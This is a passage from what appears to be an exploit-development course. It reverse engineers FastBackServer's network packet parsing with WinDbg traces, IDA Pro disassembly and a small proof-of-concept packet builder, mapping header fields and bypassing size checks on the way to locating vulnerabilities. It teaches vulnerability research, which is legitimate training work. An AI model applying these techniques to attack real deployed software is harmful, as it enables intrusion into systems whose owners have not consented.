Listing 392 shows that we were correct in our analysis, which means that the Zero flag is not set and the JNZ at 0x581336 (Figure 95) is going to be taken. Execution will continue to the basic block shown in Figure 96, which calls into the *FXCLI_C_ReceiveCommand* function.




Figure 96: Return value validation in FX_AGENT_Cyclic

This interesting function name suggests that our input buffer will be used as part of some application functionality.

Before we enter into the function, let's review Figure 96 and observe the arguments being pushed to the stack. First is the static value "1", followed by the DWORD at offset 0x4438, which is the checksum value. The last two arguments are harder to predict, so we'll use dynamic analysis to dump them from the stack:

```
eax=04ffa020 ebx=05ccc388 ecx=00000064 edx=04ffe45c esi=05ccc388 edi=00669360
eip=00581361 esp=0df0febc ebp=0df0fef0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FX_AGENT_Cyclic+0x111:
00581361 e8898dfeff      call    FastBackServer!FXCLI_C_ReceiveCommand (0056a0ef)

0:077> dd esp L4
0df0febc  04ffa020 04ffe45c 00000064 00000001
```

Listing 393 - Arguments for FXCLI_C_ReceiveCommand

When we display the contents on the stack, we find the static value "1", the checksum value 0x64, and two memory addresses. Let's dump the data from those addresses.

```
0:077> dd 04ffa020
04ffa020  0096a318 0096a318 00000000 00000b10
04ffa030  7ece0002 90b0a8c0 00000000 00000000
04ffa040  00000068 00000000 00000000 00000000
04ffa050  00000b14 00000001 64000000 41414141
04ffa060  41414141 41414141 41414141 41414141
04ffa070  41414141 41414141 41414141 41414141
04ffa080  41414141 41414141 41414141 41414141
04ffa090  41414141 41414141 41414141 41414141
```

Listing 394 - First memory address

The first address seems to contain the original packet we sent, along with its stored meta information.

```
0:077> dd 04ffe45c
04ffe45c  41414141 41414141 41414141 41414141
04ffe46c  41414141 41414141 41414141 41414141
```

```
04ffe47c  41414141 41414141 41414141 41414141
04ffe48c  41414141 41414141 41414141 41414141
04ffe49c  41414141 41414141 41414141 41414141
04ffe4ac  41414141 41414141 41414141 41414141
04ffe4bc  41414141 00000000 00000000 00000000
04ffe4cc  00000000 00000000 00000000 00000000
```

Listing 395 - Second memory address

The second memory address seems to contain the input buffer after it is copied to the new memory location.

This is promising, since the function will most likely use our data as input. Next, we need to move into the function and analyze what it does.

Before analyzing the content of the function in detail, let's examine it at a high level. The Graph overview of *FXCLI_C_ReceiveCommand* is shown in Figure 97.




Figure 97: High level view of FXCLI_C_ReceiveCommand

We can observe multiple branching statements, with the larger basic blocks continuing on the right of the layout. Each of these branching statements is a combination of a CMP instruction and a conditional jump. This kind of assembly code is typically generated from nested *if* and *else* statements in C code. A corresponding C level pseudocode example is found in Listing 396.

```
if(condition 1)
{
  if(condition 2)
  {
    if(condition 3)
    {
      if(condition 4)
      {
        if(condition 5)
        {
```

```
          Do something
        }
        else
        {
          Failure 5
        }
      }
      else
      {
        Failure 4
      }
    }
    else
    {
      Failure 3
    }
  }
  else
  {
    Failure 2
  }
}
else
{
  Failure 1
}
```

Listing 396 - Nested C if statements

We can deduce that any important application functionality will be found at the bottom-right side of the graph overview, and that anything else is a failure condition. This is confirmed by the basic blocks located at the bottom-left of the function at the addresses 0x056A1A8, 0x056A144, and 0x056A11A, which contain error messages.

We can now go back to first basic block of *FXCLI_C_ReceiveCommand* and start analyzing its code. In this block, we find a comparison between the third argument and the static value 0x30 as shown in Figure 98.

```
000000000056A0EF
000000000056A0EF
000000000056A0EF ; Attributes: bp-based frame
000000000056A0EF
000000000056A0EF ; int __cdecl FXCLI_C_ReceiveCommand(int, void *Src, int, int)
000000000056A0EF public _FXCLI_C_ReceiveCommand
000000000056A0EF _FXCLI_C_ReceiveCommand proc near
000000000056A0EF
000000000056A0EF Dst= dword ptr -0Ch
000000000056A0EF var_8= dword ptr -8
000000000056A0EF var_4= dword ptr -4
000000000056A0EF arg_0= dword ptr  8
000000000056A0EF Src= dword ptr  0Ch
000000000056A0EF arg_8= dword ptr  10h
000000000056A0EF arg_C= dword ptr  14h
000000000056A0EF
000000000056A0EF push    ebp
000000000056A0F0 mov     ebp, esp
000000000056A0F2 sub     esp, 0Ch
000000000056A0F5 mov     eax, [ebp+Src]
000000000056A0F8 mov     [ebp+var_8], eax
000000000056A0FB mov     [ebp+Dst], 0
000000000056A102 cmp     [ebp+arg_8], 30h
000000000056A106 jz      loc_56A192
```

Figure 98: Comparison of third argument and 0x30

We know it's the third argument because of the *arg_8* offset label in Figure 98.

> *IDA Pro labels the function arguments using arg_0 for the first argument, arg_4 for the second argument, arg_8 for the third argument, and so on.*

From our previous analysis, we know this will be the checksum value, so it will not be equal to 0x30 and the JZ is not going to be taken in our case.

The next basic block does an upper-bound check on the packet size by comparing the checksum value to 0x186A0, as shown in Figure 99.

```
000000000056A10C mov     ecx, [ebp+arg_8]
000000000056A10F sub     ecx, 30h
000000000056A112 cmp     ecx, 186A0h
000000000056A118 jbe     short loc_56A12E
```

Figure 99: Upper-bounds check

As long as our packet size is less than 0x186A0, we will trigger the JBE and proceed to the next basic block, which is what we want to do:

```
000000000056A12E
000000000056A12E loc_56A12E:
000000000056A12E push    offset _FXCLI_IF_sAgentsCommandsBufferMemoryPool
000000000056A133 call    _MEM_S_GetChunk
000000000056A138 add     esp, 4
000000000056A13B mov     [ebp+Dst], eax
000000000056A13E cmp     [ebp+Dst], 0
000000000056A142 jnz     short loc_56A158
```

Figure 100: Call to destination buffer allocator

After the JBE, the application performs a call to *MEM_S_GetChunk* as shown in Figure 100. We find that it does not accept any arguments we control. Since we don't control any aspect of the call, we can make a guess that it is not important to reverse engineer.

After the call, the return value is saved on the stack at the offset labeled *Dst*. Due to its name, we suspect that the *MEM_S_GetChunk* function is a memory allocator wrapper used here for the destination buffer.

Let's inspect the failure branch for this basic block:

```
000000000056A144 push    offset $SG125464 ; "FXCLI_C_ReceiveCommand: Sorry, cant get"...
000000000056A149 call    _PrintToTrace
000000000056A14E add     esp, 4
000000000056A151 xor     eax, eax
000000000056A153 jmp     loc_56A227
```

Figure 101: Failure statement after trying to allocate destination buffer

In the above figure, we find the error command that will be printed by the application, but the IDA Pro window truncates it due to length. We can double-click on it to reach its address in memory and inspect it:

```
.data:008568F8 ; char _SG125464[]
.data:008568F8 $SG125464       db 'FXCLI_C_ReceiveCommand: Sorry, cant get psCommandBuffer ',0Ah,0
.data:008568F8                                         ; DATA XREF: _FXCLI_C_ReceiveCommand+55↑o
.data:00856932                 align 4
.data:00856934 ; char _SG125471[]
.data:00856934 $SG125471       db 'FXCLI_C_ReceiveCommand: Sorry can',27h,'t allocate psAgentCommand'
.data:00856934                                         ; DATA XREF: _FXCLI_C_ReceiveCommand+B9↑o
.data:00856934                 db 0Ah,0
.data:00856971                 align 4
```

Figure 102: Full error message

The full error message solidifies our belief that *MEM_S_GetChunk* acts as an allocator. Based on this message, the newly-allocated buffer is named "psCommandBuffer". To follow this better, we will use that term from now on.

When we go back to the basic block calling *MEM_S_GetChunk* (Figure 103), we find a a comparison with "0" that checks if the *psCommandBuffer* was successfully allocated.

```
000000000056A12E
000000000056A12E loc_56A12E:
000000000056A12E push    offset _FXCLI_IF_sAgentsCommandsBufferMemoryPool
000000000056A133 call    _MEM_S_GetChunk
000000000056A138 add     esp, 4
000000000056A13B mov     [ebp+Dst], eax
000000000056A13E cmp     [ebp+Dst], 0
000000000056A142 jnz     short loc_56A158
```

Figure 103: Call to MEM_S_GetChunk

We have no reason to believe that it will fail, so the JNZ should be triggered, which leads us to the next basic block shown in Figure 104.

```
000000000056A158
000000000056A158 loc_56A158:              ; Size
000000000056A158 push    186A4h
000000000056A15D push    0                ; Val
000000000056A15F mov     edx, [ebp+Dst]
000000000056A162 push    edx              ; Dst
000000000056A163 call    _memset
000000000056A168 add     esp, 0Ch
000000000056A16B mov     eax, [ebp+arg_8]
000000000056A16E sub     eax, 30h
000000000056A171 mov     ecx, [ebp+Dst]
000000000056A174 mov     [ecx], eax
000000000056A176 mov     edx, [ebp+Dst]
000000000056A179 mov     eax, [edx]
000000000056A17B push    eax              ; Size
000000000056A17C mov     ecx, [ebp+Src]
000000000056A17F add     ecx, 30h
000000000056A182 push    ecx              ; Src
000000000056A183 mov     edx, [ebp+Dst]
000000000056A186 add     edx, 4
000000000056A189 push    edx              ; Dst
000000000056A18A call    _memcpy
000000000056A18F add     esp, 0Ch
```

Figure 104: Input buffer copy operation

We find two API calls in this basic block: *memset* and *memcpy*. *Memset*[287] is a common API that sets all bytes of a buffer to a specific value. In this case, *psCommandBuffer* will have all its bytes set to "0" and from the *memset* third argument, its size seems to be 0x186A4.

This type of memory initialization is often used to remove any previous content in the buffer before it's used. If initialization is not performed, it may be possible to exploit it in a vulnerability class called uninitialized memory use.[288]

[287] (cplusplus, 2020), http://www.cplusplus.com/reference/cstring/memset/

After the memory initialization, the *memcpy* API performs a copy operation.

Moving forward in the analysis, we'll be dealing with a lot of dereferences and arithmetic. Let's switch to WinDbg and move the execution to the spot just before the *memcpy* call. From here, we can dump the *memcpy* arguments from the stack to understand what the application is going to copy and where:

```
eax=00000034 ebx=05ccc388 ecx=04ffe48c edx=06facc0c esi=05ccc388 edi=00669360
eip=0056a18a esp=0df0fe9c ebp=0df0feb4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_C_ReceiveCommand+0x9b:
0056a18a e8b1cc0f00      call    FastBackServer!memcpy (00666e40)

0:077> dd esp L3
0df0fe9c  06facc0c 04ffe48c 00000034

0:077> dd 04ffe48c-30
04ffe45c  41414141 41414141 41414141 41414141
04ffe46c  41414141 41414141 41414141 41414141
04ffe47c  41414141 41414141 41414141 41414141
04ffe48c  41414141 41414141 41414141 41414141
04ffe49c  41414141 41414141 41414141 41414141
04ffe4ac  41414141 41414141 41414141 41414141
04ffe4bc  41414141 00000000 00000000 00000000
04ffe4cc  00000000 00000000 00000000 00000000
```

Listing 397 - Second and third arguments for memcpy

From the first **dd** output and the two instructions starting at 0x056A16B in Figure 104 (mov eax, [ebp+arg_8], sub eax, 30h), we find that the *size* parameter is our checksum value (0x64) minus the static value of 0x30. From the second argument, we find that the source buffer is our input buffer starting at offset 0x30. This use of a static offset into the buffer typically indicates a separation between a header and content data.

At this point, we can assume that our packet has the structure shown in Listing 398.

```
0x00 - 0x04: Checksum DWORD
0x04 - 0x34: Packet header
0x34 - End:  psCommandBuffer
```

Listing 398 - Initial structure of packet

In the next basic block (Figure 105), we find another call to *MEM_S_GetChunk*, which was the allocator used for *psCommandBuffer*. Once again, we do not control the allocation size so we can skip stepping into the call.

[288] (Halvar Flake, 2006), https://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Flake.pdf




Figure 105: Second allocation operation

This time, if *MEM_S_GetChunk* fails, we end up reaching another failure block with the error message shown in Figure 106.

```
.data:00856934 ; char _SG125471[]
.data:00856934 $SG125471       db 'FXCLI_C_ReceiveCommand: Sorry can',27h,'t allocate psAgentCommand'
.data:00856934                                          ; DATA XREF: _FXCLI_C_ReceiveCommand+B9↑o
.data:00856934                 db 0Ah,0
```

Figure 106: Full error message for the second allocation

From the allocation failure message, we discover that this buffer is named “psAgentCommand”.

If the allocation succeeds, this new buffer is used in the next basic block where we find another copy operation through *memcpy*, as shown in Figure 107.




Figure 107: Copy operation for the psAgentCommand buffer

From the highlighted lines of Figure 107, we find the size of the copy operation is 0x30 bytes, which matches our estimate of the packet header size. Our theory is further confirmed because the memory copy starts at the beginning of our input buffer (move eax, [ebp+Src], push eax in the figure above).

Let’s update the packet structure with these new buffer names:

```
0x00 - 0x04: Checksum DWORD
0x04 - 0x34: psAgentCommand
0x34 - End:  psCommandBuffer
```

Listing 399 - Updated structure of packet

In Figure 107, a call to *MSGQ_S_GetChunkForMessage* is issued after the *mempy* operation. This function does not accept any arguments under our control, so we can skip it for now.

The next basic block contains a call to the *FXCLI_OraBR_Exec_Command* function (Figure 108). This function name definitely seems interesting.




Figure 108: Call to FXCLI_OraBR_Exec_Command

Developers commonly use function names that hint to their purpose. This can help us greatly in our reverse engineering process. Unfortunately, function names are often not present during the analysis, increasing our reverse engineering effort.

In this section, we reverse engineered the protocol used for the network packet to obtain three distinct buffer elements, including two new elements called *psAgentCommand* and *psCommandBuffer*. We were also able to reach a function that we believe will execute application functions based on our input data.

In the next section, we will analyze the *FXCLI_OraBR_Exec_Command* function.

8.3.1.1 Exercise

1. Use a combination of static and dynamic analysis to obtain the same results demonstrated in this section. Focus on identifying the packet structure and names.

8.3.2 Reversing the Header

In this section, we'll analyze the *FXCLI_OraBR_Exec_Command* function. We will leverage this function in the next sections to locate vulnerabilities, so it's important to understand it thoroughly.

When we attempt to examine this function in IDA Pro, we are met with the following error message:




Figure 109: Error message in IDA Pro when entering FXCLI_OraBR_Exec_Command

We receive this error because, by default, IDA Pro will only display functions in graph mode with a maximum of 1000 basic blocks or nodes. We will soon find out that *FXCLI_OraBR_Exec_Command* is a very large function.

Let's increase the maximum number of nodes per function. We can navigate to *Options* > *General* and the *Graph* tab to change the *Max number of nodes* to 10000, as shown in Figure 110.




Figure 110: Changing the maximum number of nodes in Ida Pro

With the maximum number of nodes increased, we'll click *OK* and press Space to switch back to graph view. The Graph overview window gives us a hint at how massive this function is:




Figure 111: Graph overview for FXCLI_OraBR_Exec_Command

Before we dig into the function, let's use the graph overview shown in Figure 111 to understand the high-level application logic.

Functions like *FXCLI_OraBR_Exec_Command* are written through a multitude of *if*, *else*, and *switch*[289] statements. The evaluation of these conditional statements is commonly based on single or multiple values usually stored in the packet header. These values are often referred to *opcodes*.

Generally, when we're reverse engineering to locate vulnerabilities, functions with a huge amount of branches like FXCLI_OraBR_Exec_Command are the ones we want to locate and trigger from our network packet, as they provide us with multiple code paths to explore.

First, we want to reverse engineer the top part of the function to gain a better understanding of how the *psAgentCommand* and *psCommandBuffer* buffers are used.

To easily trace our input inside the function, we'll update our PoC so that the *psAgentCommand* section consists of 0x41 bytes and the *psCommandBuffer* section consists of 0x42 bytes, as partially-displayed in Listing 400.

```
...
buf = pack(">i", 0x64)
buf += bytearray([0x41]*0x30)
buf += bytearray([0x42]*0x34)
...
```

Listing 400 - Updated proof of concept with different values

Next, we will remove any existing breakpoints, set a breakpoint on *FXCLI_OraBR_Exec_Command*, and send a new packet using our updated PoC:

[289] (TutorialsPoint, 2020), https://www.tutorialspoint.com/cprogramming/switch_statement_in_c.htm

```
0:077> bc *

0:077> bp FastBackServer!FXCLI_OraBR_Exec_Command

0:077> g
Breakpoint 0 hit
eax=0d42b020 ebx=062faef0 ecx=06302990 edx=062fc880 esi=062faef0 edi=00669360
eip=0056c4b6 esp=0d73fe9c ebp=0d73feb4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command:
0056c4b6 55              push    ebp
```

Listing 401 - Initial breakpoint inside FXCLI_OraBR_Exec_Command

The prologue of *FXCLI_OraBR_Exec_Command* is very large, but if we continue to single step through instructions, we will eventually reach a comparison using a DWORD from the *psAgentCommand* header:

```
eax=062fc890 ebx=062faef0 ecx=062fc880 edx=072b4c0c esi=062faef0 edi=00669360
eip=0056c82b esp=0d6de334 ebp=0d73fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x375:
0056c82b 817804a8610000  cmp     dword ptr [eax+4],61A8h ds:0023:062fc894=41414141

0:064> dd eax-20 L10
062fc870  00000000 00000000 00000000 00000000
062fc880  41414141 41414141 0d42b020 41414141
062fc890  41414141 41414141 41414141 41414141
062fc8a0  41414141 41414141 41414141 072b4c08
```

Listing 402 - Comparison of DWORD in psAgentCommand

We know that this is the *psAgentCommand* buffer because it has our 0x41 bytes. We can also observe that the comparison (cmp dword ptr [eax+4],61A8h) is performed at an offset of 4 from the EAX register, which points to 0x062fc890 in the listing above.

Since the bottom part of the listing shows that *psAgentCommand* starts at 0x062fc880, we can deduce that the DWORD compared with the static value 61A8h is located at offset 0x14 from the beginning of the *psAgentCommand* buffer.

Before moving forward, we'll notice that the content of ECX originates from EBP+var_C370, as shown in Figure 112.




Figure 112: Storage address of psAgentCommand

From the output shown in Listing 402, we learn that EBP+var_C370 contains the address of the *psAgentCommand* buffer and that EBP+var_61B4 contains the address of the *psAgentCommand*

buffer plus 0x10 bytes. To ease our reverse engineering, let's rename the var_C370 to "psAgentCommand" and var_61B4 to "psAgentCommand_0x10".

Using IDA Pro, we find that if the subsequent JNB is triggered, the execution leads to a failure statement with the message shown in Figure 113. This indicates that this DWORD must be less than or equal to 0x61A8.

```
.data:008579A8 ; char _SG126209[]
.data:008579A8 $SG126209      db 'FXCLI_OraBR_Exec_Command: buffer size mismatch, posible buffer ov'
.data:008579A8                                        ; DATA XREF: _FXCLI_OraBR_Exec_Command+3F7↑o
.data:008579A8                db 'errun attack',0Ah,0
```

Figure 113: Error message from large size value

We can speed up our reverse engineering process by modifying the compared DWORD in memory to avoid the failure statement.

Let's use the **ed** command to change the DWORD to 0x1000, an arbitrary value smaller than 0x61A8. When the comparison is performed, the conditional jump is not taken.

```
0:064> ed eax+4 1000

0:064> r
eax=062fc890 ebx=062faef0 ecx=062fc880 edx=072b4c0c esi=062faef0 edi=00669360
eip=0056c82b esp=0d6de334 ebp=0d73fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x375:
0056c82b 817804a8610000  cmp     dword ptr [eax+4],61A8h ds:0023:062fc894=00001000

0:064> p
eax=062fc890 ebx=062faef0 ecx=062fc880 edx=072b4c0c esi=062faef0 edi=00669360
eip=0056c832 esp=0d6de334 ebp=0d73fe98 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
FastBackServer!FXCLI_OraBR_Exec_Command+0x37c:
0056c832 731e            jae     FastBackServer!FXCLI_OraBR_Exec_Command+0x39c
(0056c852) [br=0]
```

Listing 403 - Modifying the DWORD at offset 0x14

This kind of comparison between a DWORD in the buffer sent over the network and a static value, combined with the error message, suggests that we are dealing with a length or size parameter. The comparison also indicates that 0x61A8 is the upper limit for this parameter.

When we single-step to the next basic block, we find the comparison shown in Figure 114.



Figure 114: Comparison of DWORD at offset 0x0C

The DWORD at the offset 0xC from ECX, which is at offset 0x1C in the *psAgentCommand* buffer, must also be less than or equal to 0x61A8. This indicates yet another upper bound check.

If we do not trigger the following conditional jump, we arrive at a third, similar check in a different basic block, shown in Figure 115.




Figure 115: Comparison of DWORD at offset 0x4C

This third comparison shown above is equal to the first one we encountered. It occurs between the DWORD at offset 0x14 from the beginning of the *psAgentCommand* buffer and the static value 0x61A8. Since we have changed that value in memory already, we do not have to take further actions for this check.

The only thing we need to do to continue execution without resetting our session and updating our PoC is to manually set the DWORD at offset 0x1C to an arbitrary value below 0x61A8. In this case, we choose 0x2000 and, as shown in the listing below, execution continues past the last two comparisons:

```
0:064> ed ecx+c 2000

0:064> r
eax=062fc890 ebx=062faef0 ecx=062fc890 edx=072b4c0c esi=062faef0 edi=00669360
eip=0056c83a esp=0d6de334 ebp=0d73fe98 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
FastBackServer!FXCLI_OraBR_Exec_Command+0x384:
0056c83a 81790ca8610000  cmp     dword ptr [ecx+0Ch],61A8h ds:0023:062fc89c=00002000

0:064> p
